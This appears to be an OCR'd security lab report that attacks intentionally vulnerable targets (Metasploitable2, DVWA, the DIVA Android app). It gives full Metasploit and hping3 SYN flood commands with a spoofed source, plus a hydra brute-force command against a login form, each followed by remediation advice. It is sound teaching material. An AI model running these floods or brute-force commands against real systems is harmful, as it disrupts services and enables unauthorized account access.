
Step 2: Selecting and Configuring the SYN Flood Module in Metasploit

In this step, the auxiliary/dos/tcp/synflood module is selected in Metasploit to perform a SYN flood

attack. The show options command displays configurable parameters such as target host, port, source address, and the number of SYN packets to send.

Commands:

search syn flood
use 0
show options




Step 3 : Setting the Target and Spoofed Source IP Addresses


The RHOST is set, specifying the target system for the SYN flood. The SHOST is set, defining the spoofed source IP address to mask the attack origin. Additionally, the NUM parameter is set to specify the number of SYN packets to send—indicating the intensity of the attack.

Commands:

Set RHOST 192.168.193.129
Set SHOST 192.168.221.98
Set NUM 10000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000



After setting parameters like RHOST, SHOST, and NUM, the show options command is run again to verify that all values have been correctly applied. This ensures the SYN flood module is properly configured before execution.



Step 4: Running the SYN Flood Attack


With all parameters configured, the run command is executed to launch the SYN flood attack. The

module begins flooding the target IP 192.168.193.129 on port 80 with spoofed SYN packets, simulating a Denial-of-Service (DoS) scenario.

2. Hping3


Step 1: Executing the Hping Command:

In this step, a SYN Flood attack was attempted on the target machine (192.168.193.129) using the hping3 tool. The specific command used was sudo hping3 -S --flood -V -p 80 192.168.193.129, which sends a continuous stream of TCP SYN packets to port 80 (HTTP) of the target, aiming to exhaust server resources and cause denial of service.




Before DoS Attack

Before launching the DoS (Denial-of-Service) attack using msfconsole and hping3, the Metasploitable2 machine was accessible via its web interface at http://192.168.193.129. The screenshot shows the default Metasploitable2 landing page, confirming that the server was functioning normally and responding to HTTP requests on port 80.




After DoS Attack

After initiating the DoS (Denial-of-Service) attack using msfconsole and hping3 with SYN flood on port 80 of the Metasploitable2 machine (192.168.193.129), the web service became unresponsive. This indicates that the target system was overwhelmed by the high volume of SYN packets, exhausting its resources and causing it to stop handling legitimate HTTP requests. As a result, the Metasploitable2 web interface was no longer accessible in the browser, confirming the effectiveness of the DoS attack.



In the Wireshark screenshot:
Red-highlighted packets indicate suspected retransmissions or duplicate segments. In the context of this SYN flood, they represent repeated TCP SYN packets sent in rapid succession without responses, which Wireshark flags as abnormal or potentially problematic traffic.
Green-highlighted packets typically signify initial TCP connection attempts, specifically SYN packets in this case, that haven't yet been identified as problematic. They are the first in a burst or unique sequence and are often marked normally until Wireshark detects a repeated pattern.
Together, the red and green highlights show a high volume of SYN packets flooding the target (port 80 on 192.168.193.129), confirming an ongoing SYN flood attack.



Remediation of Network Attacks Using msfconsole and hping3

To mitigate and remediate the network attacks observed—specifically a SYN flood DoS attack using hping3 and potential exploits via msfconsole—the following steps should be taken:

1. Network-Level Defenses

Firewall Rules

- ***Implement rate limiting** on incoming SYN packets using iptables or a next-gen firewall.*
- *Block suspicious IP addresses identified in the attack (e.g., 192.168.221.98).*

Enable SYN Cookies

- *Protect against SYN floods by enabling TCP SYN cookies:*

Use IDS/IPS Systems

- *Deploy an intrusion detection/prevention system like **Snort** or **Suricata** to detect and block anomalous patterns such as flooding or Metasploit payloads.*

Host-Level Hardening

Patch and Update

- *Ensure **Metasploitable2** or any vulnerable target is not used in production. If testing vulnerable machines, isolate them.*
- *Regularly update software to patch known vulnerabilities used by tools like msfconsole.*

Disable Unused Services

15. *Disable or restrict access to services like **phpMyAdmin**, **DVWA**, and **WebDAV** unless specifically required for internal use and testing.*

Application-Level Measures

Rate Limit Login Attempts

16. *Tools like msfconsole often brute-force login pages (e.g., DVWA or phpMyAdmin). Apply CAPTCHA, lockout policies, or rate limiting on login forms.*

Use Web Application Firewalls (WAF)

2) *Deploy a WAF to block common exploit patterns and SQL injections attempted through vulnerable applications.*

Network Segmentation

3) *Isolate vulnerable test environments like Metasploitable2 from the main network.*


Logging and Monitoring

4) *Alert on high rates of TCP SYN packets or repeated exploitation attempts.*

PASSWORD ATTACK (Brute Force)

Step 1: Accessing DVWA on Metasploitable 2


In this step, DVWA is accessed on the Metasploitable 2 virtual machine. The Metasploitable VM is started, and from the Kali machine, a browser is opened to navigate to http://192.168.193.129/dvwa/. The default credentials (admin / password) are used to log in. After logging in, the "DVWA Security" tab is opened, and the security level is set to low to allow testing of vulnerabilities in an intentionally insecure environment.



Step 2 : Inspecting DVWA

In this step, DVWA is inspected to get the session id which is used to do brute force attack using hydra.

***PHPSESSID**=b2dbda60094445634ac08962a346a06e*




Step 3 : Performing Brute Force Attack Using Hydra

In this step, a brute force attack is performed on the DVWA login page using the Hydra tool. The following command is executed:

This command attempts to guess the correct password for the admin user by trying multiple passwords from the rockyou.txt wordlist against the login form of DVWA. The PHPSESSID and security level are included in the request to maintain the authenticated session and ensure the application is in a vulnerable state.

Command:

hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.193.129 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=b2dbda60094445634ac08962a346a06e;security=low:F=Username and/or password incorrect."



Remediations for Brute Force Attack

1. ***Account Lockout Mechanism:*** *Temporarily lock the account after a fixed number of failed login attempts.*
2. ***CAPTCHA Implementation:*** *Add CAPTCHA on the login form.*
3. ***Rate Limiting and Throttling:*** *Limit the number of login attempts per IP address within a time window.*
4. ***Multi-Factor Authentication (MFA):*** *Require an additional verification factor.*
5. ***Strong Password Policy:*** *Enforce complex password requirements.*
6. ***Monitoring and Logging:*** *Monitor login attempts and generate alerts for suspicious activity (also listed as "alerting, and monitoring" in the table).*
7. ***Use CSRF Tokens and Session Validation:*** *Ensure each login request has a valid CSRF token and a fresh session ID.*

4- DIVA (Damn Insecure and Vulnerable App)

Install DIVA app on Android virtual Machine


1) INSECURE LOGGING


Description*:*


The application logs sensitive information (e.g., credentials, tokens) to system logs (logcat) without encryption or access restrictions. Attackers or malicious apps with READ_LOGS permission can intercept this data, leading to credential theft or session hijacking.

Steps Taken:

- *Monitored logs using logcat during app interactions.*
- *Observed exposed credentials in logs.*







***Remediation**:*

- *Remove logging of sensitive data.*
- *Use secure logging libraries or disable logging in production.*


2) HARDCODING ISSUE


***Description**:*

Hardcoded secrets (e.g., API keys, passwords) were embedded in the app's source code or resource files. Attackers can decompile the APK to extract these credentials, enabling unauthorized access to backend services or third-party integrations.

***Steps Taken**:*

- *Decompiled the APK to inspect code and resources.*
- *Identified plaintext credentials in strings.xml.*

